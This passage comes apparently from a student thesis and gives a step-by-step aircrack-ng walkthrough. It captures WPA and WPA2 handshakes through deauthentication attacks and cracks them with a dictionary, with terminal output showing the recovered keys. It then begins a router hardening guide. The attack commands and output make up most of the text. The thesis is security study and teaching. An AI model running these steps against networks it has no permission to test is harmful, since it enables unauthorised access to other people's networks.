NOTE! "**interface**" is the name of the wireless interface that is to be selected from the available interfaces. In this case, our wireless interface is **wlan0**.

Figure 3.2 gives an example on how to write the **airmon-ng start "interface"** command as well as showing the selected wireless interface.

```

Interface      Chipset      Driver
mon0           Atheros AR9285  ath9k - [phy0]
wlan0          Atheros AR9285  ath9k - [phy0]

root@bt:~# airmon-ng start wlan0

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2399     dhclient3
2474     dhclient3
4760     wpa supplicant
4766     dhclient
4784     dhclient
Process with PID 2474 (dhclient3) is running on interface wlan0
Process with PID 4760 (wpa supplicant) is running on interface wlan0
Process with PID 4784 (dhclient) is running on interface wlan0

```

Figure 3.2: Specifying the wireless interface for monitoring the traffic.

Step 3:

After executing the command from Step 2, you will have to scroll down to the last sentence of the command to verify which currently monitor mode is enabled. When you have checked your currently enabled monitor mode, you need to enter a command that will start capturing the wireless frames that are transmitted through the air. The following command is: **airodump-ng "monitor mode"** NOTE! **"monitor mode"** is the name of the mode that is currently enabled on the wireless interface. In this case, the monitor mode is enabled on **mon1**.

Figure 3.3 gives an example on how to write the **airodump-ng "monitor mode"** command as well as selecting the currently monitor mode.

```

Interface      Chipset      Driver
mon0           Atheros AR9285  ath9k - [phy0]
wlan0          Atheros AR9285  ath9k - [phy0]
                (monitor mode enabled on mon1)

root@bt:~# airodump-ng mon1

```

Figure 3.3: Selecting the currently monitor mode for traffic capturing.

Step 4:

A new terminal window will show up that displays the following: BSSIDs, SSIDs, MAC-Addresses, Encryptions, CIPHERs, Authentications, wireless channels, data traffic, beacons and more.

The next step is to select which wireless network you want to capture the data packets from. This is done by checking the correct SSID of the network, and look at the wireless channel it is currently enabled on.

After finding the correct wireless channel of the SSID (you find the channel under the "CH" header) you need to start capturing packets from that channel to gather as much data as possible. This is done by opening a new terminal window and entering the following command:

airodump-ng -w "capture file" -c "channel number" "monitor mode"


NOTE! "capture file" is the name of a file that all the gathered information during the cracking process will be stored in. Remember that you don't need to have a pre-created or a prepared capture file to execute the command, you can simply enter an optional name, and a new capture file will be created for you. In this case, our capture file is called **albin**.

"channel number" is the number of the channel that is enabled on the SSID that you will be capturing data packets from. In this case, our channel number is "11".

"monitor mode" is the same monitor mode enabled on the wireless interface, which is the **mon1**.

Also note that we will not display information of other networks that was shown during the penetration tests. Therefore we have covered some information.

Figure 3.4 gives an example on a terminal window that contains all the described information after entering the **airodump-ng "monitor mode"** command.



```
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:14:6C:60:24:E8 -34   2130      71   0  11  54  . WPA  TKIP  PSK  Bini

BSSID          STATION      PWR  Rate  Lost  Frames  Probe
00:14:6C:60:24:E8 C0:F8:DA:2F:D3:FD  0    54 -54    0    1663  Bini
```

Figure 3.4: Finding the enabled wireless channel of the SSID.

Figure 3.5 gives an example on how to write the **airodump-ng -w "capture file" -c "channel number" "monitor mode"** command, as well as specifying the correct capture file, channel number and the monitor mode.


A terminal window titled 'root@bt: ~' with a menu bar containing 'File Edit View Terminal Help'. The command 'airodump-ng -w albin -c 11 mon1' is entered at the prompt. The background of the terminal features a stylized graphic of a bird or wing.

Figure 3.5: Capturing packets from a selected wireless channel of the SSID.

Step 5:

A new terminal window will show up that displays the same information as described in Step 4, the difference is that you are gathering more packets from a specific wireless channel.

In Step 5, you need to start communicating with the access point of the network that you are going to penetrate into. The goal is to establish a handshake with the access point by faking your identity and pretend to be a legitimate user. This is done by sending de-authentication packets while receiving acknowledgement from the access point. Depending on the configured security of a network, the time for establishing a handshake varies, the important thing to remember is to wait until you have established a handshake before continuing your process.

The next step is to establish a handshake with the destination access point.

You need to find the correct MAC-Address of the access point, and the MAC-Address of the client (which is the MAC-Address of the one penetrating the network). The MAC-Addresses are found on the terminal window that showed up after executing the **airodump-ng -w "capture file" -c "channel number" "monitor mode"** command.

The MAC-Address of the access point is found under the "BSSID" header.
Note! Remember to check for the MAC-Address that is for the correct SSID.

The MAC-Address of the client is found under the "STATION" header.

Note! Sometimes it can happen that the MAC-Address of the client is appearing and disappearing in a matter of seconds. Remember to select the correct MAC-Address that contains the most frames. This is done by looking under the "Frames" header.

To establish a handshake, enter the following command: **aireplay-ng -O 0 -a "AP MAC-Address" -c "Client MAC-Address" "monitor mode"**.

Note! "AP Mac-Address" is the MAC-Address of the access point that was selected.

"Client MAC-Address" is the MAC-Address of the client that was selected.

"monitor mode" is the same monitor mode enabled on the wireless interface, which is the **mon1**

Figure 3.6 gives an example on a terminal window that contains all the MAC-Addresses after executing the **airodump-ng -w "capture file" -c "channel number" "monitor mode"** command.

```

root@bt: ~
File Edit View Terminal Help

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:14:6C:60:24:E8  -34    6130     71   0  11  54  . WPA  TKIP  PSK  Bini

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:14:6C:60:24:E8  C0:F8:DA:2F:D3:FD  0    54 -54    0     2663  Bini

```

Figure 3.6: Specifying the MAC-Addresses of the access point and the client.

Figure 3.7 gives an example on how to write the command **aireplay-ng -0 0 -a "AP MAC-Address" -c "Client MAC-Address" "monitor mode"** and specifying the correct MAC-Addresses and the monitor mode.

Note! Figure 2.8 shows how the process of establishing a handshake works by sending the de-authentication packets to the access point

```

root@bt: ~
File Edit View Terminal Help

root@bt:~# aireplay-ng -0 0 -a 00:14:6C:60:24:E8 -c C0:F8:DA:2F:D3:FD mon1
19:57:00 Waiting for beacon frame (BSSID: 00:14:6C:60:24:E8) on channel 11
19:57:00 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|63 ACKs]
19:57:01 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|64 ACKs]
19:57:01 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|62 ACKs]
19:57:02 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|61 ACKs]
19:57:02 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|63 ACKs]
19:57:03 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|59 ACKs]
19:57:04 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|62 ACKs]
19:57:04 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|58 ACKs]
19:57:05 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|60 ACKs]
19:57:05 Sending 64 directed DeAuth. STMAC: [C0:F8:DA:2F:D3:FD] [ 0|63 ACKs]

```

Figure 3.7: Establishing a handshake with de-authentication packets.


Step 6:

This is the final step, and it involves cracking the actual network password. As described earlier, you need to wait for an established handshake with the access point before cracking the password.

The cracking part of this penetration test involves using a dictionary attack. Therefore you need to have a dictionary file stored in your computer that contains thousands of letters and numbers that it will be used to perform a dictionary attack.

The next step is to verify that the handshake has been successful. This is done by looking at the terminal window that displays all the BSSIDs, MAC-Addresses etc. The handshake sign should be at the upper-right of the terminal window.

Figure 3.8 gives an example on a terminal window that shows a successful WPA handshake between the client and the access point.



```
root@bt: ~
File Edit View Terminal Help

CH 11 ][ Elapsed: 10 mins ][ 2012-11-17 20:03 WPA handshake:00:14:6C:60:24:E8

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:14:6C:60:24:E8  -34    6130      71   0  11  54  . WPA  TKIP  PSK  Bini

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:14:6C:60:24:E8  C0:F8:DA:2F:D3:FD  0    54 -54    0    2663  Bini
```

Figure 3.8: Verifying a successful handshake.

After verifying that the handshake was successful, you will start cracking the password of the network by entering the following command:

Aircrack-ng -w "dictionary file" "capture file"-01.cap

Note! "dictionary file" is the name of the dictionary file that is stored on your computer.

"capture file" is the same name of the capture file that was used in Step 4. In this case it was **albin**.

After executing the command, a list of available BSSIDs will show up. It will tell you to specify the number of the desired BSSID that you want to crack.

Note! Under the "Encryption" header, there should be a sign that shows that there is a successful handshake on the specific BSSID.

Figure 3.9 gives an example on how to write the command **aircrack-ng -w "dictionary file" "capture file"-01.cap** and specifying the dictionary file and the capture file.

Note! We painted a red line on the figure to specify the location.

```
root@bt: ~
File Edit View Terminal Help
Quitting aircrack-ng...
root@bt:~# aircrack-ng -w /root/password.lst albin-01.cap
Opening albin-01.cap
Read 6621 packets.

# BSSID          ESSID          Encryption
1 00:14:6C:60:24:E8 Bini           WPA (1 handshake)

Choosing first network as target.

Opening albin-01.cap
Reading packets, please wait...
```

Figure 3.9: Cracking the password of a network.

It is important to remember that it can take several hours to crack the password. You need to wait until a new terminal window shows up with the results.

Figure 4.0 gives an example of how a successful password crack looks like. Note! We painted a red line on the figure to specify the location.

```
root@bt: ~
File Edit View Terminal Help

KEY FOUND! [ gjergjeku ]

Master Key   : 22 17 A7 C2 33 E2 04 A4 45 23 5D FE 95 EC 4D 26
              79 44 27 93 0B 3D 7E E1 64 38 82 BB BA BF FA 67

Transient Key : 64 2C C7 ED 7D 89 97 C2 22 61 12 B7 D9 8E 4C B5
              F5 8B EC 3E 6B 88 6D 29 2D 0C FC F6 66 83 06 AB
              9B 4E 12 15 C9 94 F8 7A 6B D7 2E AD 6D 3C EF 75
              83 D8 16 34 EC B8 F3 CC C5 D6 21 A2 77 1E FF 98

EAPOL HMAC   : 33 4A 1A E6 26 0A AB DC D4 5B B9 8F CC 79 69 E6

root@bt:~#
```


Figure 4.0: A successful password crack.

5.3 Penetrating on WPA2

Step 1:

You need to find an available interface that will be used for monitoring the traffic. This thesis focuses on cracking a wireless network; therefore we have to monitor a wireless interface. The first step is to open a terminal window in Backtrack, and enter the following command: **airmon-ng**

Figure 4.1 gives an example on how to write the **airmon-ng** command and also shows what the specific command displays.



```
Applications Places System >
root@bt: ~
File Edit View Terminal Help
root@bt:~# airmon-ng

Interface      Chipset      Driver
mon0           Atheros AR9285  ath9k - [phy0]
wlan0          Atheros AR9285  ath9k - [phy0]
```

Figure 4.1: Finding an available wireless interface on a laptop.

Step 2:

You need to specify the wireless interface that you will be monitoring the traffic from. You look at the available interfaces that showed up on Step 1, and enter the following command: **airmong-ng start "interface"**

NOTE! **"interface"** is the name of the wireless interface that is to be selected from the available interfaces. In this case, our wireless interface is **wlan0**.

Figure 4.2 gives an example on how to write the **airmon-ng start "interface"** command as well as showing the selected wireless interface.

```

Interface      Chipset      Driver
mon0           Atheros AR9285  ath9k - [phy0]
wlan0          Atheros AR9285  ath9k - [phy0]

root@bt:~# airmon-ng start wlan0

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2399     dhclient3
2474     dhclient3
4760     wpa supplicant
4766     dhclient
4784     dhclient
Process with PID 2474 (dhclient3) is running on interface wlan0
Process with PID 4760 (wpa supplicant) is running on interface wlan0
Process with PID 4784 (dhclient) is running on interface wlan0

```

Figure 4.2: Specifying the wireless interface for monitoring the traffic.

Step 3:

After executing the command from Step 2, you will have to scroll down to the last sentence of the command to verify which currently monitor mode is enabled. When you have checked your currently enabled monitor mode, you need to enter a command that will start capturing the wireless frames that are transmitted through the air. The following command is: **airodump-ng "monitor mode"** NOTE! "**monitor mode**" is the name of the mode that is currently enabled on the wireless interface. In this case, the monitor mode is enabled on **mon1**.

Figure 4.3 gives an example on how to write the **airodump-ng "monitor mode"** command as well as selecting the currently monitor mode.

```

Interface      Chipset      Driver
mon0           Atheros AR9285  ath9k - [phy0]
wlan0          Atheros AR9285  ath9k - [phy0]
                (monitor mode enabled on mon1)

root@bt:~# airodump-ng mon1

```

Figure 4.3: Selecting the currently monitor mode for traffic capturing.

Step 4:

A new terminal window will show up that displays the following: BSSIDs, SSIDs, MAC-Addresses, Encryptions, CIPHERs, Authentications, wireless channels, data traffic, beacons and more.

The next step is to select which wireless network you want to capture the data packets from. This is done by checking the correct SSID of the network, and look at the wireless channel that it is currently enabled on.

After finding the correct wireless channel of the SSID (you find the channel under the "CH") you need to start capturing packets from that channel to gather as much data as possible. This is done by opening a new terminal window and entering the following command:

airodump-ng -w "capture file" -c "channel number" "monitor mode"


NOTE! "capture file" is the name of a file that all the gathered information during the cracking process will be stored in. Remember that you don't need to have a pre-created or a prepared capture file to execute the command, you can simply enter an optional name, and a new capture file will be created for you. In this case, our capture file is called **albin**.

"channel number" is the number of the channel that is enabled on the SSID that you will be capturing data packets from. In this case, our channel number is "2".

"monitor mode" is the same monitor mode enabled on the wireless interface, which is the **mon1**.

Also note that we will not display information of other networks that was shown during the penetration tests. Therefore we have covered some information.

Figure 4.4 gives an example on a terminal window that contains all the described information after entering the **airodump-ng "monitor mode"** command.



```
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
20:AA:4B:10:6F:1C  -4   5533      89   0   2  54e. WPA2  CCMP  PSK  links

BSSID          STATION      PWR  Rate  Lost  Frames  Probe
20:AA:4B:10:6F:1C  C0:F8:DA:2F:D3:FD  0    0e- 0    0      86  linksys
20:AA:4B:10:6F:1C  00:40:96:B3:66:F0  0    0 - 1  2453  106046 AP1,Managem
```

Figure 4.4: Finding the enabled wireless channel of the SSID.

Figure 4.5 gives an example on how to write the **airodump-ng -w "capture file" -c "channel number" "monitor mode"** command, as well as specifying the correct capture file, channel number and the monitor mode.


A terminal window with a dark background and light text. The title bar shows 'root@bt: ~'. The menu bar includes 'File Edit View Terminal Help'. The prompt 'root@bt:~#' is followed by the command 'airodump-ng -w albin -c 2 mon1'.

Figure 4.5: Capturing packets from a selected wireless channel of the SSID.

Step 5:

A new terminal window will show up that displays the same information as described in Step 4, the difference is that you are gathering more packets from a specific wireless channel.

In Step 5, you need to start communicating with the access point of the network that you are going to penetrate into. The goal is to establish a handshake with the access point by faking your identity and pretend to be a legitimate user. This is done by sending de-authentication packets while receiving acknowledgement from the access point. Depending on the configured security of a network, the time for establishing a handshake varies, the important thing to remember is to wait until you have established a handshake before continuing your process.

The next step is to establish a handshake with the destination access point.

You need to find the correct MAC-Address of the access point, and the MAC-Address of the client (which is the MAC-Address of the one penetrating the network). The MAC-Addresses are found on the terminal window that showed up after executing the **airodump-ng -w "capture file" -c "channel number" "monitor mode"** command.

The MAC-Address of the access point is found under the "BSSID" header. Note! Remember to check for the MAC-Address that is for the correct SSID.

The MAC-Address of the client is found under the "STATION" header.

Note! Sometimes it can happen that the MAC-Address of the client is appearing and disappearing in a matter of seconds. Remember to select the correct MAC-Address that contains the most frames. This is done by looking under the "Frames" header.

To establish a handshake, enter the following command: **aireplay-ng -O 0 -a "AP MAC-Address" -c "Client MAC-Address" "monitor mode"**.

Note! "AP Mac-Address" is the MAC-Address of the access point that was selected.

"Client MAC-Address" is the MAC-Address of the client that was selected.

"monitor mode" is the same monitor mode enabled on the wireless interface, which is the **mon1**

Figure 4.6 gives an example on a terminal window that contains all the MAC-Addresses after executing the **airodump-ng -w "capture file" -c "channel number" "monitor mode"** command.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
20:AA:4B:10:6F:1C	0	6657	104 0	2	54e.	WPA2	CCMP	PSK	links

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
20:AA:4B:10:6F:1C	C0:F8:DA:2F:D3:FD	0	0e- 0	0	94	linksys
20:AA:4B:10:6F:1C	00:40:96:B3:66:F0	0	0 - 1	63	132528	AP1,Managem

Figure 4.6: Specifying the MAC-Addresses of the access point and the client

Figure 4.7 gives an example on how to write the command **aireplay-ng -0 0 -a "AP MAC-Address" -c "Client MAC-Address" "monitor mode"** and specifying the correct MAC-Addresses and the monitor mode.

Note! Figure 4.7 shows how the process of establishing a handshake works by sending the de-authentication packets to the access point.

```

Applications Places System >_
^ v x root@bt: ~
File Edit View Terminal Help
root@bt:~# aireplay-ng -0 0 -a 20:AA:4B:10:6F:1C -c 00:40:96:B3:66:F0 mon1
10:37:00 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 2 ACKs]
10:37:01 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 7 ACKs]
10:37:01 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 3 | 18 ACKs]
10:37:02 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 5 | 2 ACKs]
10:37:02 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 6 | 3 ACKs]
10:37:03 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 0 ACKs]
10:37:04 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 1 | 21 ACKs]
10:37:04 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 1 | 22 ACKs]
10:37:05 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 2 ACKs]
10:37:05 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 1 ACKs]
10:37:06 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 0 ACKs]
10:37:06 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 3 ACKs]
10:37:07 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 1 ACKs]
10:37:08 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 1 | 3 ACKs]
10:37:08 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 1 | 22 ACKs]
10:37:09 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 2 ACKs]
10:37:09 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 1 | 4 ACKs]
10:37:10 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 20 | 29 ACKs]
10:37:10 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 1 | 2 ACKs]
10:37:11 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 2 | 3 ACKs]
10:37:11 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 2 | 1 ACKs]
10:37:12 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 0 | 2 ACKs]
10:37:13 Sending 64 directed DeAuth. STMAC: [00:40:96:B3:66:F0] [ 2 | 16 ACKs]

```

Figure 4.7: Establishing a handshake with de-authentication packets.

Step 6:

This is the final step, and it involves cracking the actual network password. As described earlier, you need to wait for an established handshake with the access point before cracking the password.

The cracking part of this penetration test involves using a dictionary attack. Therefore you need to have a dictionary file stored in your computer that contains thousands of letters and numbers that it will be used to perform a dictionary attack.

The next step is to verify that the handshake has been successful. This is done by looking at the terminal window that displays all the BSSIDs, MAC-Addresses etc. The handshake sign should be at the upper-right of the terminal window.

Figure 4.8 gives an example on a terminal window that shows a successful WPA handshake between the client and the access point.

Note! We painted a red line on the figure to specify the location.

```
CH 2 ][ Elapsed: 9 mins ][ 2012-11-22 10:36 ][ WPA handshake: 20:AA:4B:10:6F:
BSSID          PWR Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH  ESSID
20:AA:4B:10:6F:1C  -4   5533      89   0   2  54e. WPA2 CCMP  PSK  links

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
20:AA:4B:10:6F:1C  C0:F8:DA:2F:D3:FD  0    0e- 0    0      86  linksys
20:AA:4B:10:6F:1C  00:40:96:B3:66:F0  0    0 - 1  2453  106046  AP1,Managem
```

Figure 4.8: Verifying a successful handshake.

After verifying that the handshake was successful, you will start cracking the password of the network by entering the following command:

Aircrack-ng -w "dictionary file" "capture file"-01.cap

Note! "dictionary file" is the name of the dictionary file that is stored on your computer.

"capture file" is the same name of the capture file that was used in Step 4. In this case it was **albin**.

After executing the command, a list of available BSSIDs will show up. It will tell you to specify the number of the desired BSSID that you want to crack.

Note! Under the "Encryption" header, there should be a sign that shows that there is a successful handshake on the specific BSSID.

Figure 4.9 gives an example on how to write the command **aircrack-ng -w** "dictionary file" "capture file"-01.cap and specifying the dictionary file and the capture file.

Note! We painted a red line on the figure to specify the location.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# aircrack-ng -w /root/password.lst albin-01.cap
Opening albin-01.cap
Read 179491 packets.

# BSSID          ESSID          Encryption
1  20:AA:4B:10:6F:1C  linksys        WPA (1 handshake)

Index number of target network ? 1
Opening albin-01.cap
Reading packets, please wait...
Aircrack-ng 1.1 r2076
```

Figure 4.9: Cracking the password of a network.

It is important to remember that it can take several hours to crack the password. You need to wait until a new terminal window shows up with the results.

Figure 5.0 gives an example of how a successful password crack looks like.

Note! We painted a red on the figure to specify the location

```
root@bt: ~
File Edit View Terminal Help

KEY FOUND! [ Albin1Alex2 ]

Master Key      : D6 CC 7E 75 0D A3 4C 98 05 FD B4 4C 79 58 D5 F3
                  E4 35 6F 81 B9 39 96 F4 1A B8 D9 6E 60 9D 65 80

Transient Key   : 27 A6 AA CA E3 79 12 0A A8 BA 2C 8B 91 3E FD 99
                  C2 CD 07 BA E6 B2 21 31 07 20 5F E3 B4 0E 1A 05
                  DB C3 2B B0 0C E5 1C EC 68 BF 39 5E A3 66 10 A4
                  EE 5F F1 4F 7A 01 1B F9 7F F2 41 83 9E DB 4D 21

EAPOL HMAC     : 20 16 5E 54 37 82 41 D2 AE F0 B3 8C EE D3 7A E1
root@bt:~#
```

Figure 5.0: A successful password crack.

5.4 Implementing WPA

Step 1:

Launch a web browser on your computer, and enter the routers default IP-address. The IP-address is: **192.168.1.1**

A login screen will appear, telling you to enter the username and password of the administrator.

In the username field, enter: **admin**

In the password field, enter: **admin**

(You can change the password of your choice from the *Administration > Management* tab)

Step 2:

- Select the *Wireless > Basic Wireless Settings* tab
- Check *Manual* next to *Wireless Configuration*
- Select the desired mode next to *Network Mode* (This means if you want to implement an 802.11g, 802.11b, 802.11n or mixed network mode).
- Enter the name of your network next to *Network Name (SSID)*.
- Choose the width of the channel next to *Channel Width* (the default setting is the *Standard – 20MHz Channel* option).
- Select the wide of the channel next to *Wide Channel*. (Note, this option is only available when you have chosen *Wide – 40MHz channel* as your *Channel Width*.)
- Select the channel with the frequency that fits your requirements next to the *Standard Channel*.
- Choose whether you want your network name (SSID) to be broadcasted next to *SSID Broadcast* (the default setting is checked on *Enabled*).

Figure 5.1 shows a display of manual configuration under the *Wireless > Basic Wireless Settings* tab.




Figure 5.1: Manual configuration of Basic Wireless Settings.

Step 3:

- Select the *Wireless > Wireless Security* tab.
- Select *WPA Personal* as the security algorithm next to *Security Mode*.
- Choose which type of encryption you want next to *Encryption*. (We recommend *AES*).
- Enter the password that will be used during the connection to your network (We recommend a password that includes both lower-case and upper-case letters with numbers).
- Enter the renewal of keys in seconds (The default setting is *3600* seconds).

